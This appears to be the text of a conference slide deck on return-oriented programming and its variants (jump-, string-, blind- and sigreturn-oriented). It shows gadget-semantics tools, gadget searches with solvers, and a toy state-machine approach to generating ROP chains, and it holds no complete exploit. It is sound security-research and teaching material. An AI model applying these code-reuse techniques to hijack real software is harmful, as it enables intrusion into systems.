
ROP variants

- Jump Oriented Programming *[8]*
- String Oriented Programmng *[9]*
- Blind Return Oriented Programming *[10]*
- Signal Return Oriented Programming *[11]*

Jump Oriented Programming

- Use the *jump* instruction instead of the *ret one*
- “The attack relies on a gadget dispatcher to dispatch and execute the functional gadgets”
- “The “program counter” is any register that points into the dispatch table”

Jump Oriented Programming



The JOP model - This schema is a part of the reference paper [8]
(Jump-Oriented Programming: A New Class of Code-Reuse Attack)

String Oriented Programmng

- SOP uses a format string bug to get the control flow.
- SOP uses two scenario to get the control of the application
 - Direct control flow redirect
 - Erase the return address on the stack
 - Jump on a gadget which adjusts the stack frame to the attacker-controlled buffer
 - If the buffer is on the stack → we can use the ROP
 - If the buffer is on the heap → we cabn use the JOP
 - Indirect control flow redirect
 - Erase a GOT entry
 - Jump on a gadget (ROP scenario)
 - Jump on a gadgets dispatcher (JOP scenario)

Blind Return Oriented Programming

- BROP deals with the ROP and “timing attack”
- Constraints:
 - The vulnerability must be a stack buffer overflow
 - The target binary (server) must restart after the crash
- Scan the memory byte-by-byte to find potential gadgets
 - Try to execute the `_write_` function/syscall to leak more gadget from the `.text` section

Signal Return Oriented Programming

- Uses the *SIGRETURN* Linux signal to load values from the stack to the registers
 - Store the values on the stack then raise the *SIGRETURN* syscall
 - Your registers will be initialized with the stack values

Some cool research subjects

- ROP chain mitigation
 - Heuristic ROP detection
- ROP chain generation via theorem solver
 - Use a SAT/SMT solver to build a ROP chain
- Gadgets finding via instruction semantics
 - Looking for gadgets based on their semantics
 - LOAD/STORE, GET/PUT

Gadgets semantics

Example of gadgets' semantics with the nrop tool (Aurelien's work)

- Nrop tool based on Qemu and LLVM
- Example of semantic with “mov rax, rbx ; ret”

Qemu:

```
nopn $0x2,$0x2
mov_i64 rax,rbx
qemu_ld_i64 tmp0,rspl,leq,$0x0
movi_i64 tmp11,$0x8
add_i64 tmp3,rspl,tmp11
mov_i64 rspl,tmp3
st_i64 tmp0,env,$0x80
exit_tb $0x0
end
```

LLVM:

```
; ModuleID = 'X'

@rbx = external global i64
@rax = external global i64
@rsp = external global i64
@rip = external thread_local global i64

; Function Attrs: nounwind
define i64 @F0ction(i64) #0 {
entry:
  %Lgv = load i64* @rbx
  store i64 %Lgv, i64* @rax
  %Lgv1 = load i64* @rsp
  %Ildq = inttoptr i64 %Lgv1 to i64*
  %Ldq = load i64* %Ildq
  %Oarith = add i64 %Lgv1, 8
  store i64 %Oarith, i64* @rsp
  store i64 %Ldq, i64* @rip
  ret i64 0
}
```

Example of gadgets' semantics with the nrop tool (Aurelien's work)

- Gadgets finding via instruction semantics

```
% ./nrop -t 4889d8c3 examples/opti | grep "equivalent! 3" -A2
--
Found equivalent! 3
  [X] xchg rbx, rax ; ret ;
  [X] mov rax, rbx ; ret ;
--
Found equivalent! 3
  [X] xchg rcx, rbx ; lea rax, ptr [rcx] ; ret ;
  [X] mov rax, rbx ; ret ;
[...]

% ./nrop -t 48c7c034120000c3 examples/opti | grep "equivalent! 3" -A2
Found equivalent! 3
  [X] push 0x1234 ; pop rax ; inc rbx ; ret ;
  [X] mov rax, 0x1234 ; ret ;
--
Found equivalent! 3
  [X] push 0x1234 ; pop rbp ; xchg rbp, rax ; ret ;
  [X] mov rax, 0x1234 ; ret ;
--
Found equivalent! 3
  [X] push 0xfffffffffedcc ; pop rdx ; xor rax, rax ; sub rax, rdx ; ret ;
  [X] mov rax, 0x1234 ; ret ;
```


Example of gadgets' semantics (Axel's work)

- Axel Souchet works on a similar approach ; here how it works
 - Use a virtual CPU and symbolic variables
 - Setup some constraints on this virtual CPU
 - Execute symbolically the gadgets
 - Then compare the result using a theorem solver (z3)

Example of gadgets' semantics (Axel's work)

- Example with several constraints: "I want EAX = EBX = 0 at the end of the gadget execution":

```
PS D:\Codes> python.exe look_for_gadgets_with_equations.py
xor eax, eax ; push eax ; mov ebx, eax ; ret
xor eax, eax ; xor ebx, ebx ; ret
[...]
```

- Find a way to pivot code execution to the stack: "I want EIP = ESP at the end of the gadget execution":

```
PS D:\Codes> python.exe look_for_gadgets_with_equations2.py
add dword ptr [ebx], 2 ; push esp ; ret
jmp esp
pushal ; mov eax, 0xffffffff ; pop ebx ; pop esi ; pop edi ; ret
[...]
```

ROPchain generation via state machine and backtracking

ROP chain generation via theorem solver

- Use a SAT/SMT solver to generate a ROP chain is not so trivial.
 - We must keep an execution order
 - Better/harder if we generate the optimal solution
 - Better/harder if we would like to generate a ROP chain quickly

ROP chain generation using backtracking and state-machine [12]

- It's possible to generate a ROP chain using only the backtracking technique and a state machine
 - (1) Initialize a current context
 - It's basically the states register from the crash point
 - (2) Initialize a targeted context
 - (3) Backtrack and apply the gadgets semantics
 - (4) Stop when the current context is equal to the targeted context

ROP chain generation using backtracking and state-machine - Examples of gadgets semantics

This is a dumb example of semantics but enough for a PoC. If you plan to make a reliable version, you have to describe the flags and memory effects.

```
gadgetsTable = [  
    {'type': 'add', 'addr': 0x401207, 'W': 'eax', 'R': 0x32, 'instruction': 'add eax, 0x32 ; ret'},  
    {'type': 'add', 'addr': 0x402c09, 'W': 'eax', 'R': 0x45, 'instruction': 'add eax, 0x45 ; ret'},  
    {'type': 'add', 'addr': 0x403a0e, 'W': 'eax', 'R': 0x1, 'instruction': 'add eax, 0x1 ; ret'},  
  
    {'type': 'sub', 'addr': 0x404f1a, 'W': 'eax', 'R': 0x13, 'instruction': 'sub eax, 0x13 ; ret'},  
    {'type': 'sub', 'addr': 0x405212, 'W': 'eax', 'R': 0x2, 'instruction': 'sub eax, 0x2 ; ret'},  
    {'type': 'sub', 'addr': 0x406215, 'W': 'eax', 'R': 0x1, 'instruction': 'sub eax, 0x1 ; ret'},  
  
    {'type': 'shl', 'addr': 0x40721d, 'W': 'eax', 'R': 0x2, 'instruction': 'shl eax, 0x2 ; ret'},  
    {'type': 'shl', 'addr': 0x40821b, 'W': 'eax', 'R': 0x3, 'instruction': 'shl eax, 0x3 ; ret'},  
    {'type': 'shl', 'addr': 0x409220, 'W': 'eax', 'R': 0x4, 'instruction': 'shl eax, 0x4 ; ret'},  
  
    {'type': 'shr', 'addr': 0x40a32e, 'W': 'eax', 'R': 0x2, 'instruction': 'shr eax, 0x2 ; ret'},  
    {'type': 'shr', 'addr': 0x40b228, 'W': 'eax', 'R': 0x3, 'instruction': 'shr eax, 0x3 ; ret'},  
    {'type': 'shr', 'addr': 0x40c12a, 'W': 'eax', 'R': 0x4, 'instruction': 'shr eax, 0x4 ; ret'},  
  
    {'type': 'mov', 'addr': 0x441ba7, 'W': 'ecx', 'R': 'eax', 'instruction': 'mov ecx, eax ; ret'},  
    {'type': 'mov', 'addr': 0x441ba7, 'W': 'edx', 'R': 'ecx', 'instruction': 'mov edx, ecx ; ret'},  
  
    /* ... */  
]
```

ROP chain generation using backtracking and state-machine

Demo time

Conclusion

- The ROP is now a current operation and it's actively used by every attackers
- There is yet a lot of research around this attack like:
 - ROP mitigation (heuristic, etc...)
 - ROP chain generation
 - Smart gadgets finding
 - Etc...

References

- [1] <http://cseweb.ucsd.edu/~hovav/talks/blackhat08.html>
- [2] <http://cseweb.ucsd.edu/~hovav/dist/sparc.pdf>
- [3] <https://github.com/Overcl0k/rp>
- [4] <http://ropshell.com/ropeme/>
- [5] <https://github.com/pakt/ropc>
- [6] <https://github.com/awailly/nrop>
- [7] <http://shell-storm.org/project/ROPgadget/>
- [8] <https://www.comp.nus.edu.sg/~liangzk/papers/asiaccs11.pdf>
- [9] https://www.lst.inf.ethz.ch/research/publications/PPREW_2013/PPREW_2013.pdf
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- [11] <https://labs.portcullis.co.uk/blog/ohm-2013-review-of-returning-signals-for-fun-and-profit/>
- [12] <http://shell-storm.org/repo/Notepad/ROP-chain-generation-via-backtracking-and-state-machine.txt>